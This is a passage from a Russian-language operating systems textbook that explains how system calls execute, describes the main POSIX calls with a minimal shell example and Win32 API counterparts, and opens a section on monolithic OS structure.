Очень полезно всегда помнить следующее. Любой однопроцессорный компьютер одномоментно может выполнить только одну команду. Когда процесс выполняет пользовательскую программу в режиме пользователя и нуждается в какой-нибудь услуге операционной системы, например в чтении данных из файла, он должен выполнить команду системного прерывания, чтобы передать управление операционной системе. Затем операционная система по параметрам вызова определяет, что именно требуется вызывающему процессу. После этого она обрабатывает системный вызов и возвращает управление той команде, которая следует за системным вызовом. В некотором смысле выполнение системного вызова похоже на выполнение особой разновидности вызова процедуры, с той лишь разницей, что системные вызовы входят в ядро, а процедурные — нет.

Для того чтобы прояснить механизм системных вызовов, рассмотрим системный вызов чтения — *read*. Как уже упоминалось, он имеет три параметра: первый служит для задания файла, второй указывает на буфер, а третий задает количество байтов, которое нужно прочитать. Как практически все системные вызовы, он осуществляется из программы на языке C с помощью вызова библиотечной процедуры, имя которой совпадает с именем системного вызова: *read*. Вызов из программы на C может иметь следующий вид:

```
count = read(fd, buffer, nbytes);
```

Системный вызов (и библиотечная процедура) возвращает количество фактически считанных байтов, которое сохраняется в переменной *count*. Обычно это значение совпадает со значением параметра *nbytes*, но может быть и меньше, если, например, в процессе чтения будет достигнут конец файла.

Если системный вызов не может быть выполнен из-за неправильных параметров или ошибки диска, значение переменной *count* устанавливается в −1, а номер ошибки по-

мещается в глобальную переменную *errno*. Программам обязательно нужно проверять результаты системного вызова, чтобы отслеживать возникновение ошибки.

Выполнение системного вызова состоит из нескольких шагов. Для прояснения ситуации вернемся к упоминавшемуся ранее примеру вызова *read*. Сначала, при подготовке вызова библиотечной процедуры *read*, которая фактически и осуществляет системный вызов *read*, вызывающая программа помещает параметры в стек (рис. 1.17, шаги *1–3*).




Рис. 1.17. 11 этапов выполнения системного вызова read(fd, buffer, nbytes)

Компиляторы C и C++ помещают параметры в стек в обратном порядке, следуя исторически сложившейся традиции (чтобы на вершине стека оказался первый параметр функции *printf* — строка формата вывода данных). Первый и третий параметры передаются по значению, а второй параметр передается по ссылке, поскольку это адрес буфера (о чем свидетельствует знак &), а не его содержимое. Затем осуществляется фактический вызов библиотечной процедуры (шаг *4*). Эта команда представляет собой обычную команду вызова процедуры и используется для вызова любых процедур.

Библиотечная процедура, возможно, написанная на ассемблере, обычно помещает номер системного вызова туда, где его ожидает операционная система, например в регистр (шаг *5*). Затем она выполняет команду *TRAP* для переключения из пользовательского режима в режим ядра, и выполнение продолжается с фиксированного адреса, находящегося внутри ядра операционной системы (шаг *6*). Фактически команда *TRAP* очень похожа на команду вызова процедуры в том смысле, что следующая за ней команда берется из удаленного места, а адрес возврата сохраняется в стеке для последующего использования.

Тем не менее у команды *TRAP* и команды вызова процедуры есть два основных различия. Во-первых, побочный эффект, заключающийся в переключении в режим ядра. Команда вызова процедуры не меняет используемый режим. А во-вторых, команда *TRAP* не может получить относительный или абсолютный адрес местонахождения процедуры, поскольку не может осуществить переход на произвольный адрес.

Начавшая работу после команды *TRAP* часть ядра (диспетчер на рис. 1. 17) проверяет номер системного вызова, а затем передает управление нужному обработчику. Обычно передача управления осуществляется посредством таблицы указателей на обработчики системных вызовов, которая индексирована по номерам этих вызовов (шаг *7*). После этого вступает в действие обработчик конкретного системного вызова (шаг *8*). Как только обработчик закончит работу, управление может быть возвращено библиотечной процедуре, находящейся в пользовательской области памяти, той самой команде, которая следует за командой *TRAP* (шаг *9*). В свою очередь эта процедура вернет управление пользовательской программе по обычной схеме возврата из процедуры (шаг *10*).

Чтобы завершить работу с процедурой *read*, пользовательская программа должна очистить стек, точно так же, как она это делает после любого вызова процедуры (шаг *11*). Если в нашем примере стек растет вниз (как это чаще всего и бывает), пользовательская программа в скомпилированном виде должна содержать команды увеличения указателя стека ровно настолько, чтобы были удалены параметры, помещенные в стек перед вызовом процедуры *read*. Теперь программа может продолжить свою работу.

При рассмотрении шага *9* было специально отмечено, что «управление может быть возвращено библиотечной процедуре, находящейся в пользовательской области памяти». Системный вызов может заблокировать вызывающую программу, препятствуя продолжению ее работы. Например, вызывающая программа должна быть заблокирована при попытке чтения с клавиатуры, когда на ней еще ничего не набрано. В этом случае операционная система ищет другой процесс, который может быть запущен. Позже, когда станут доступны требуемые входные данные, система вспомнит о заблокированном процессе и будут выполнены шаги с *9*-го по *11*-й.

В следующих разделах мы рассмотрим некоторые из наиболее востребованных системных вызовов стандарта POSIX, или, точнее, библиотечных процедур, осуществляющих эти системные вызовы. В стандарте POSIX определено более 100 процедур, обеспечивающих обращение к системным вызовам. Некоторые наиболее важные из них и сгруппированные для удобства по категориям перечислены в табл. 1.1. Далее мы кратко опишем каждый вызов и его назначение.

Услуги, предоставляемые этими системными вызовами, в значительной степени определяют большую часть возможностей операционной системы, поскольку управление ресурсами на персональных компьютерах осуществляется в минимальном объеме (во всяком случае, по сравнению с большими машинами, обслуживающими множество пользователей). Они включают в себя такие виды обслуживания, как создание и прерывание процессов, создание, удаление, чтение и запись файлов, управление каталогами, ввод и вывод данных.

Отдельно стоит упомянуть, что отображение процедурных вызовов POSIX на системные вызовы не является взаимно однозначным. В стандарте POSIX определены процедуры, которые должна предоставить совместимая с ним система, но он не указывает, чем именно они должны быть реализованы: системными, библиотечными вызовами или чем-нибудь еще. Если процедура может быть выполнена без системного вызова

(то есть без переключения в режим ядра), то она из соображений производительности обычно выполняется в пользовательском пространстве. Однако большинство процедур POSIX осуществляют системные вызовы, при этом обычно одна процедура непосредственно отображается на один системный вызов. В некоторых случаях, особенно когда несколько необходимых системе процедур мало чем отличаются друг от друга, один системный вызов обрабатывает более одного вызова библиотечных процедур.

Таблица 1.1. Некоторые важнейшие системные вызовы POSIX[1]

Вызов	**Описание**
Управление процессом	
pid = fork()	Создает дочерний процесс, идентичный родительскому
pid = waitpid(pid, &statloc, options)	Ожидает завершения дочернего процесса
s = execve(name, argv, environp)	Заменяет образ памяти процесса
exit(status)	Завершает выполнение процесса и возвращает статус
Управление файлами	
fd = open(file, how...)	Открывает файл для чтения, записи или для того и другого
s = close(fd)	Закрывает открытый файл
n = read(fd, buffer, nbytes)	Читает данные из файла в буфер
n = write(fd, buffer, nbytes)	Записывает данные из буфера в файл
position = lseek(fd, offset, whence)	Перемещает указатель файла
s = stat(name, &buf)	Получает информацию о состоянии файла
Управление каталогами и файловой системой	
s = mkdir(name, mode)	Создает новый каталог
s = rmdir(name)	Удаляет пустой каталог
s = link(name1, name2)	Создает новый элемент с именем name2, указывающий на name1
s = unlink(name)	Удаляет элемент каталога
s = mount(special, name, flag)	Подключает файловую систему
s = umount(special)	Отключает файловую систему
Разные	
s = chdir(dirname)	Изменяет рабочий каталог
s = chmod(name, mode)	Изменяет биты защиты файла
s = kill(pid, signal)	Посылает сигнал процессу
seconds = time(&seconds)	Получает время, прошедшее с 1 января 1970 года

[1] При возникновении ошибки возвращаемое значение кода завершения *s* равно –1. Используются следующие имена возвращаемых значений: *pid* — id процесса, *fd* — описатель файла, *n* — количество байтов, *position* — смещение внутри файла и *seconds* — прошедшее время. Описания параметров приведены в тексте.

1.6.1. Системные вызовы для управления процессами

Первая группа вызовов в табл. 1.1 предназначена для управления процессами. Начнем рассмотрение системного вызова *fork* (разветвление). Вызов *fork* является единственным существующим в POSIX способом создания нового процесса. Он создает точную копию исходного процесса, включая все дескрипторы файлов, регистры и т. п. После выполнения вызова *fork* исходный процесс и его копия (родительский и дочерний процессы) выполняются независимо друг от друга. На момент разветвления все их соответствующие переменные имеют одинаковые значения, но поскольку родительские данные копируются в дочерний процесс, последующие изменения в одном из них не влияют на изменения в другом. (Текст программы, не подвергающийся изменениям, является общим для родительского и дочернего процессов.) Системный вызов *fork* возвращает нулевое значение для дочернего процесса и равное идентификатору дочернего процесса или PID — для родительского. Используя возвращенное значение PID, два процесса могут определить, какой из них родительский, а какой — дочерний.

В большинстве случаев после вызова *fork* дочернему процессу необходимо выполнить программный код, отличный от родительского. Рассмотрим пример работы системной оболочки. Она считывает команду с терминала, создает дочерний процесс, ожидает, пока дочерний процесс выполнит команду, а затем считывает другую команду, если дочерний процесс завершается. Для ожидания завершения дочернего процесса родительский процесс выполняет системный вызов *waitpid*, который просто ждет, пока дочерний процесс не закончит свою работу (причем здесь имеется в виду любой дочерний процесс, если их несколько). Системный вызов *waitpid* может ожидать завершения конкретного дочернего процесса или любого из запущенных дочерних процессов, если первый параметр имеет значение −1. Когда работа *waitpid* завершается, по адресу, указанному во втором параметре — *statloc*, заносится информация о статусе завершения дочернего процесса (нормальное или аварийное завершение и выходное значение). В третьем параметре определяются различные необязательные настройки.

Теперь рассмотрим, как вызов *fork* используется оболочкой. После набора команды оболочка создает дочерний процесс, который должен выполнить команду пользователя. Он делает это, используя системный вызов *execve*, который полностью заменяет образ памяти процесса файлом, указанным в первом параметре. (Фактически сам системный вызов называется *exec*, но некоторые библиотечные процедуры со слегка отличающимися именами вызывают его с различными параметрами. Здесь мы будем рассматривать все это как системные вызовы.) В листинге 1.1 показано использование *fork*, *waitpid* и *execve* предельно упрощенной оболочкой.

Листинг 1.1. Оболочка, усеченная до минимума

```
#define TRUE 1

while (TRUE) {                          /* бесконечный цикл */
    type_prompt( );                     /* вывод приглашения на экран */
     read_command(command, parameters); /* чтение ввода с терминала */

    if (fork( ) != 0) {                 /* ответвление дочернего процесса */
        /* код родительского процесса */
         waitpid(-1, &status, 0); /* ожидание завершения дочернего процесса */
     } else {
         /* код дочернего процесса */
```

```
        execve(command, parameters, 0); /* выполнение command */
    }
}
```

Далее в этой книге предполагается, что для *TRUE* определено значение 1.

В наиболее общем случае команда *execve* имеет три параметра: имя выполняемого файла, указатель на массив аргументов и указатель на массив переменных окружения. Эти параметры мы рассмотрим в дальнейшем. Различные библиотечные подпрограммы, включая *execl*, *execv*, *execle* и *execve*, предусматривают возможность пропуска параметров или указания их различными способами. Далее в этой книге мы воспользуемся именем *exec* для представления системного вызова, который инициируется всеми этими подпрограммами.

Рассмотрим следующую команду:

```
cp file1 file2
```

Она используется для копирования одного файла в другой — file1 в file2. После создания оболочкой дочернего процесса последний находит и выполняет файл cp и передает ему имена исходного и целевого файлов.

Основная программа cp (и большинство других основных программ на языке C) содержит объявление

```
main(argc, argv, envp)
```

где *argc* — количество элементов командной строки, включая имя программы. Для предыдущего примера *argc* равен 3.

Второй параметр — *argv* — представляет собой указатель на массив. Элемент *i* этого массива является указателем на i-й строковый элемент командной строки. В нашем примере *argv[0]* будет указывать на строку *cp*, *argv[1]* — на строку *file1*, а *argv[2]* — на строку *file2*.

Третий параметр функции *main* — *envp* — является указателем на массив переменных окружения, то есть на массив строк вида *имя = значение*, используемый для передачи программе такой информации, как тип терминала и имя домашнего каталога программ. Существуют библиотечные процедуры, которые программа может вызвать для получения переменных окружения. Они часто используются для настройки пользовательских предпочтений при выполнении определенных задач (например, для настройки принтера, используемого по умолчанию). В листинге 1.1 окружение дочернему процессу не передается, поэтому третий параметр *execve* имеет нулевое значение.

Если вызов *exec* кажется сложным, не стоит отчаиваться — это (с точки зрения семантики) наиболее сложный из всех имеющихся в POSIX системных вызовов. Все остальные выглядят намного проще. В качестве более простого примера можно рассмотреть *exit*, который используется процессами, когда они заканчивают выполнение. У него всего один параметр — статус выхода (0–255), который возвращается родительской программе через *statloc* в системном вызове *waitpid*.

В UNIX память каждого процесса делится на три сегмента: **текстовый сегмент** (то есть код программы), **сегмент данных** (переменные) и **сегмент стека**. Как показано на рис. 1.18, сегмент данных растет вверх, а стек растет вниз. Между ними существует часть неиспользованного адресного пространства. Стек заполняет пустое пространство автоматически по мере надобности. Расширение сегмента данных за счет пустого про-




Рис. 1.18. Память процессов состоит из трех сегментов: текста, данных и стека

странства выполняется явным образом. Для этого предназначен системный вызов *brk*, указывающий новый адрес окончания сегмента данных. Однако этот вызов стандартом POSIX не определен, так как программистам для динамического распределения памяти рекомендуется пользоваться библиотечной процедурой *malloc*. При этом низкоуровневая реализация *malloc* не рассматривалась в качестве объекта, подходящего для стандартизации, поскольку мало кто из программистов использует ее в непосредственном виде и весьма сомнительно, чтобы кто-нибудь даже заметил отсутствие в POSIX системного вызова *brk*.

1.6.2. Системные вызовы для управления файлами

Многие системные вызовы имеют отношение к файловой системе. В этом разделе будут рассмотрены вызовы, работающие с отдельными файлами, а в следующем разделе — те вызовы, которые оперируют каталогами или файловой системой в целом.

Чтобы прочитать данные из файла или записать их в файл, сначала его необходимо открыть. Для данного вызова необходимо указать имя открываемого файла (с указанием абсолютного пути либо пути относительно рабочего каталога) и код *O_RDONLY*, *O_WRONLY* или *O_RDWR*, означающий, что файл открывается для чтения, записи или для чтения и записи. Для создания нового файла используется параметр *O_CREAT*. Возвращаемый дескриптор файла впоследствии может быть использован для чтения или записи. После этого файл может быть закрыт с помощью системного вызова *close*, который делает дескриптор файла доступным для повторного использования при последующем системном вызове *open*.

Наиболее часто используемыми вызовами, несомненно, являются *read* и *write*. Вызов *read* мы уже рассмотрели, вызов *write* имеет те же параметры.

Несмотря на то что большинство программ читают и записывают файлы последовательно, некоторым прикладным программам необходима возможность произвольного доступа к любой части файла. С каждым файлом связан указатель на текущую позицию. При последовательном чтении (записи) он обычно указывает на байт, который должен быть считан (записан) следующим. Системный вызов *lseek* может изменить значение указателя, при этом последующие вызовы *read* или *write* начнут свою работу с нового произвольно указанного места в файле.

Вызов *lseek* имеет три параметра: первый — это дескриптор файла, второй — позиция в файле, третий — указание, относительно чего задана позиция — начала файла, теку-

щей позиции или конца файла. Вызов *lseek* возвращает абсолютную позицию в файле (в байтах) после изменения указателя.

Для каждого файла UNIX хранит следующие данные: код режима файла (обычный файл, специальный файл, каталог и т. д., а также права доступа к файлу), размер, время последнего изменения и другую информацию. Программы могут запрашивать эту информацию посредством системного вызова *stat*. Его первый параметр определяет файл, информацию о котором необходимо получить, второй является указателем на структуру, в которую она должна быть помещена. Для открытого файла то же самое делает системный вызов *fstat*.

1.6.3. Системные вызовы для управления каталогами

В этом разделе мы рассмотрим некоторые системные вызовы, относящиеся скорее к каталогам или к файловой системе в целом, чем к отдельным файлам, как в предыдущем разделе. Первые два вызова — *mkdir* и *rmdir* — соответственно создают и удаляют пустые каталоги. Следующий вызов — *link*. Он позволяет одному и тому же файлу появляться под двумя или более именами, зачастую в разных каталогах. Этот вызов обычно используется, когда несколько программистов, работающих в одной команде, должны совместно использовать один и тот же файл. Тогда этот файл может появиться у каждого из них в собственном каталоге, возможно, под разными именами. Совместное использование файла отличается от предоставления каждому члену команды личной копии; наличие общего доступа к файлу означает, что изменения, которые вносит любой из представителей, тут же становятся видимыми другим, поскольку они используют один и тот же файл. А при создании копии файла последующие изменения одной копии не влияют на другие.

Чтобы увидеть, как работает вызов *link*, рассмотрим ситуацию, показанную на рис. 1.19, *а*. У каждого из двух пользователей с именами *ast* и *jim* есть собственные каталоги, в которых имеется ряд файлов. Если *ast* выполнит программу, содержащую системный вызов

```
link("/usr/jim/memo", "/usr/ast/note");
```

то файл memo в каталоге jim теперь будет входить в каталог ast под именем note. После этого /usr/jim/memo и /usr/ast/note будут ссылаться на один и тот же файл. Попутно следует заметить, что место, где хранятся каталоги пользователей — /usr, /user, /home или какое-нибудь другое, определяет местный системный администратор.

Возможно, станет понятнее, что именно делает *link*, если разобраться в том, как он работает. Каждый файл в UNIX имеет свой уникальный номер — идентификатор, или i-номер. Этот i-номер является единственным для каждого файла индексом в таблице **i-узлов** (i-nodes). Каждый i-узел (i-node или inode) хранит информацию о том, кто является владельцем файла, где расположены его блоки на диске и т. д. Каталог — это просто файл, содержащий набор пар (i-номер, ASCII-имя). В первой версии UNIX каждый элемент каталога занимал 16 байт: 2 байта для i-номера и 14 байт для имени. Сейчас для поддержки длинных имен файлов требуется более сложная структура, но концептуально каталог по-прежнему является набором пар (i-номер, ASCII-имя). На рис. 1.19 у файла mail имеется i-номер 16 и т. д. Системный вызов *link* просто создает новый элемент каталога, возможно, с новым именем, используя i-номер существующего файла. На рис. 1.19, *б* один и тот же i-номер (70) имеется у двух элементов, которые

таким образом ссылаются на один и тот же файл. Если позже с помощью системного вызова *unlink* одна из этих записей будет удалена, то вторая останется нетронутой. Если будут удалены обе записи, UNIX увидит, что записей для файла не существует (поле в i-узле отслеживает количество указывающих на данный файл элементов в каталогах), и удалит файл с диска.




Рис. 1.19. Два каталога: *а* — перед созданием ссылки на файл /usr/jim/memo в каталоге ast; *б* — после создания ссылки

Как уже упоминалось, системный вызов *mount* позволяет объединять в одну две файловые системы. Обычная ситуация такова: на разделе (или подразделе) жесткого диска находится корневая файловая система, содержащая двоичные (исполняемые) версии общих команд и другие интенсивно используемые файлы, а пользовательские файлы находятся на другом разделе (или подразделе). Затем пользователь может вставить USB-диск с файлами для чтения.

При помощи системного вызова *mount* файловая система USB-диска может быть подключена к корневой файловой системе (рис. 1.20). В языке C типичный оператор, выполняющий подключение («монтирование») файловой системы, выглядит так:

```
mount("/dev/sdb0", "/mnt", 0);
```

где первый параметр — это имя блочного специального файла для USB-устройства 0, второй параметр — место в дереве, куда будет происходить подключение, а третий параметр сообщает, будет ли файловая система подключена для использования в режиме чтения и записи или только чтения.




Рис. 1.20. Файловая система: *а* — до вызова mount; *б* —после вызова mount

После выполнения системного вызова *mount* для доступа к файлу на устройстве 0 можно использовать путь к нему из корневого или рабочего каталога, не обращая внимания на то, на каком устройстве он находится. Практически к любому месту дерева может быть подключено второе, третье и четвертое устройство. Вызов *mount* позволяет включать сменные носители в единую интегрированную файловую структуру, не обращая внимания на то, на каком устройстве находятся файлы. Хотя в этом примере

фигурирует компакт-диск, жесткие диски или их части (часто называемые **разделами** — partition) также могут быть подключены этим способом. Аналогично могут быть подключены и внешние жесткие диски или флеш-накопители. Когда подключение файловой системы больше не требуется, она может быть отключена с помощью системного вызова *umount*.

1.6.4. Разные системные вызовы

Помимо описанных ранее существуют и другие разновидности системных вызовов. Здесь будут рассмотрены только четыре из них. Системный вызов *chdir* изменяет текущий рабочий каталог. После вызова

```
chdir("/usr/ast/test");
```

при открытии файла xyz будет открыт файл /usr/ast/test/xyz. Использование понятия рабочего каталога избавляет от необходимости постоянно набирать длинные абсолютные пути файлов.

В UNIX каждый файл имеет код режима, хранящийся в i-узле и используемый для его защиты. Для управления правами доступа к файлу этот код включает биты чтения-записи-выполнения (read-write-execute) для владельца, для группы и для других пользователей. Системный вызов *chmod* позволяет изменять биты прав доступа к файлу. Например, чтобы сделать файл доступным для чтения для всех, а для владельца — доступным и для чтения и для записи, необходимо выполнить следующий системный вызов:

```
chmod("file", 0644);
```

Системный вызов *kill* позволяет пользователям и пользовательским процессам посылать сигналы. Если процесс готов принять определенный сигнал, то при его поступлении запускается обработчик сигнала. Если процесс не готов к обработке сигнала, то его поступление уничтожает процесс (что соответствует имени системного вызова: kill — убивать, уничтожать).

Стандартом POSIX определен ряд процедур для работы со временем. Например, *time* просто возвращает текущее время в секундах, где 0 соответствует полуночи (началу, а не концу дня) 1 января 1970 года. На компьютерах, использующих 32-разрядные слова, максимальное значение, которое может быть возвращено процедурой *time*, равно $2^{32} - 1$ с (предполагается, что используется беззнаковое целое число — unsigned integer). Это значение соответствует периоду немногим более 136 лет. Таким образом, в 2106 году 32-разрядные системы UNIX «сойдут с ума», что сравнимо со знаменитой проблемой 2000 года (Y2K). Если сейчас вы работаете на 32-разрядной UNIX-системе, то ближе к 2106 году получите совет поменять ее на 64-битную.

1.6.5. Windows Win32 API

До сих пор мы ориентировались в основном на UNIX. Теперь настало время взглянуть и на Windows. Операционные системы Windows и UNIX фундаментально отличаются друг от друга в соответствующих моделях программирования. Программы UNIX состоят из кода, который выполняет те или иные действия, при необходимости обращаясь к системе с системными вызовами для получения конкретных услуг. В отличие от этого программой Windows управляют, как правило, события. Основная программа ждет,

пока возникнет какое-нибудь событие, а затем вызывает процедуру для его обработки. Типичные события — это нажатие клавиши, перемещение мыши, нажатие кнопки мыши или подключение USB-диска. Затем для обслуживания события, обновления экрана и обновления внутреннего состояния программы вызываются обработчики. В итоге все это приводит к несколько иному стилю программирования, чем в UNIX, но поскольку эта книга посвящена функциям и структурам операционных систем, различные модели программирования не будут вызывать у нас особого интереса.

Разумеется, в Windows также есть системные вызовы. В UNIX имеется практически однозначная связь между системными вызовами (например, *read*) и библиотечными процедурами (с той же *read*), используемыми для обращения к системным вызовам. Иными словами, для каждого системного вызова обычно существует одна библиотечная процедура, чаще всего одноименная, вызываемая для обращения к нему (рис. 1.17). При этом в стандарте POSIX имеется всего лишь около 100 процедурных вызовов.

В системе Windows ситуация совершенно иная. Начнем с того, что фактические системные вызовы и используемые для их выполнения библиотечные вызовы намеренно разделены. Корпорацией Microsoft определен набор процедур, названный **Win32 API** (Application Programming Interface — интерфейс прикладного программирования). Предполагается, что программисты должны использовать его для доступа к службам операционной системы. Этот интерфейс частично поддерживается всеми версиями Windows, начиная с Windows 95. Отделяя API-интерфейс от фактических системных вызовов, Microsoft поддерживает возможность со временем изменять существующие системные вызовы (даже от одной версии к другой), сохраняя работоспособность уже существующих программ. Фактически в основу Win32 вносится некоторая неоднозначность, поскольку в самых последних версиях Windows содержится множество новых, ранее недоступных системных вызовов. В этом разделе под Win32 будет пониматься интерфейс, поддерживаемый всеми версиями Windows. Win32 обеспечивает совместимость версий Windows.

Количество имеющихся в Win32 API вызовов велико — исчисляется тысячами. Более того, наряду с тем, что многие из них действительно запускают системные вызовы, существенная часть целиком выполняется в пространстве пользователя. Как следствие, при работе с Windows становится невозможно понять, что является системным вызовом (то есть выполняемым ядром), а что — просто вызовом библиотечной процедуры в пространстве пользователя. Фактически то, что было системным вызовом в одной версии Windows, может быть выполнено в пространстве пользователя в другой, и наоборот. В этой книге при рассмотрении системных вызовов Windows мы будем использовать там, где это необходимо, процедуры Win32, поскольку Microsoft гарантирует, что с течением времени они не будут меняться. Но следует помнить, что не все они действительно являются системными вызовами (то есть обрабатываются ядром).

В Win32 API имеется огромное число вызовов для управления окнами, геометрическими фигурами, текстом, шрифтами, полосами прокрутки, диалоговыми окнами, меню и другими составляющими графического пользовательского интерфейса. Если графическая подсистема работает в памяти ядра (что справедливо для некоторых, но не для всех версий Windows), то их можно отнести к системным вызовам, в противном случае они являются просто библиотечными вызовами. Следует ли рассматривать подобные вызовы в этой книге? Поскольку фактически они не относятся к функциям операционной системы, мы решили, что не следует, даже учитывая то, что они могут выполняться ядром. Тем, кто заинтересуется Win32 API, следует обратиться к одной

из многочисленных книг на эту тему (например, к книгам Hart, 1997; Rector and Newcomer, 1997; Simon, 1997).

Даже простое перечисление на этих страницах всех вызовов Win32 API выходит за рамки нашей тематики, поэтому мы ограничимся только теми, которые по своим функциональным возможностям можно приблизительно сопоставить с системными вызовами UNIX, перечисленными в табл. 1.1. Их список представлен в табл. 1.2.

Давайте коротко поговорим об этом списке. Вызов *CreateProcess* создает новый процесс. В нем совмещается работа UNIX-вызовов *fork* и *execve*. Множество параметров этого вызова определяют свойства вновь создаваемого процесса. В Windows отсутствует иерархия процессов, присущая UNIX, поэтому понятия родительского и дочернего процессов здесь не используются. После создания процесса процесс-создатель и вновь созданный процесс становятся равноправными. Вызов *WaitForSingleObject* используется для ожидания события. Ожидание может касаться множества возможных событий. Если в параметре указан процесс, то вызывающая программа дожидается окончания конкретного процесса. Завершение работы процесса происходит при использовании вызова *ExitProcess*.

Таблица 1.2. Вызовы Win32 API, приблизительно соответствующие вызовам UNIX, перечисленным в табл. 1.1. Следует заметить, что в Windows имеется очень большое количество других системных вызовов, большинство из которых не имеют соответствий в UNIX

UNIX	Win32	Описание
fork	CreateProcess	Создает новый процесс
waitpid	WaitForSingleObject	Ожидает завершения процесса
execve	Нет	CreateProcess=fork+execve
exit	ExitProcess	Завершает выполнение процесса
open	CreateFile	Создает файл или открывает существующий файл
close	CloseHandle	Закрывает файл
read	ReadFile	Читает данные из файла
write	WriteFile	Записывает данные в файл
lseek	SetFilePointer	Перемещает указатель файла
stat	GetFileAttributesEx	Получает различные атрибуты файла
mkdir	CreateDirectory	Создает новый каталог
rmdir	RemoveDirectory	Удаляет пустой каталог
link	Нет	Win32 не поддерживает связи
unlink	DeleteFile	Удаляет существующий файл
mount	Нет	Win32 не поддерживает подключение к файловой системе
umount	Нет	Win32 не поддерживает подключение к файловой системе
chdir	SetCurrentDirectory	Изменяет рабочий каталог
chmod	Нет	Win32 не поддерживает защиту файла (хотя NT поддерживает)
kill	Нет	Win32 не поддерживает сигналы
time	GetLocalTime	Получает текущее время

Следующие шесть вызовов работают с файлами и функционально похожи на своих UNIX-собратьев, хотя и отличаются от них в параметрах и деталях. Тем не менее файлы могут быть открыты, закрыты, прочитаны и записаны практически так же, как в UNIX.

Вызовы *SetFilePointer* и *GetFileAttributesEx* устанавливают позицию указателя файла и получают некоторые из атрибутов файла.

В Windows также имеются каталоги, которые создаются и удаляются вызовами *CreateDirectory* и *RemoveDirectory* соответственно. Здесь тоже имеется понятие текущего каталога, который устанавливается вызовом *SetCurrentDirectory*. Для получения текущего времени используется вызов *GetLocalTime*.

В интерфейсе Win32 отсутствует поддержка связанных файлов, подключаемых файловых систем, защиты файлов, сигналов, поэтому отсутствуют и вызовы, соответствующие тем, что есть в UNIX. Разумеется, в Win32 есть огромное количество других вызовов, которых нет в UNIX, особенно относящихся к графическому пользовательскому интерфейсу. Windows Vista имеет усовершенствованную систему защиты, а также поддерживает связанные файлы[1]. А в Windows 7 и 8 добавлено еще больше свойств и системных вызовов.

Пожалуй, о Win32 следует сделать еще одно замечание. Win32 не является полностью единообразным и последовательным интерфейсом. Основной причиной этого стала необходимость обеспечения обратной совместимости с предыдущим 16-битным интерфейсом, который использовался в Windows 3.x.

1.7. Структура операционной системы

Теперь, когда мы увидели, как выглядят операционные системы снаружи (имеется в виду интерфейс, доступный программисту), пришло время взглянуть на их внутреннее устройство. В следующих разделах мы рассмотрим шесть различных использующихся (или использовавшихся ранее) структур, чтобы получить некоторое представление о спектре их возможностей. Они ни в коем случае не представляют собой исчерпывающую картину, но дают представление о некоторых конструкторских решениях, опробованных на практике. Эти шесть конструкторских решений представлены монолитными системами, многоуровневыми системами, микроядрами, клиент-серверными системами, виртуальными машинами и экзоядрами.

1.7.1. Монолитные системы

Несомненно, такая организация операционной системы является самой распространенной. Здесь вся операционная система работает как единая программа в режиме ядра. Операционная система написана в виде набора процедур, связанных вместе в одну большую исполняемую программу. При использовании этой технологии каждая процедура может свободно вызвать любую другую процедуру, если та выполняет какое-нибудь полезное действие, в котором нуждается первая процедура. Возможность вызвать любую нужную процедуру приводит к весьма высокой эффективности работы системы, но наличие нескольких тысяч процедур, которые могут вызывать друг друга сколь угодно часто, нередко делает ее громоздкой и непонятной. Кроме того, отказ в любой из этих процедур приведет к аварии всей операционной системы.

---

[1] Точнее, продуманная система защиты и поддержка связей файлов является свойством файловой системы NTFS, используемой в операционных системах ряда Windows NT, включая Windows 2000, Windows XP, Windows Vista и Windows 7. — *Примеч. ред.*

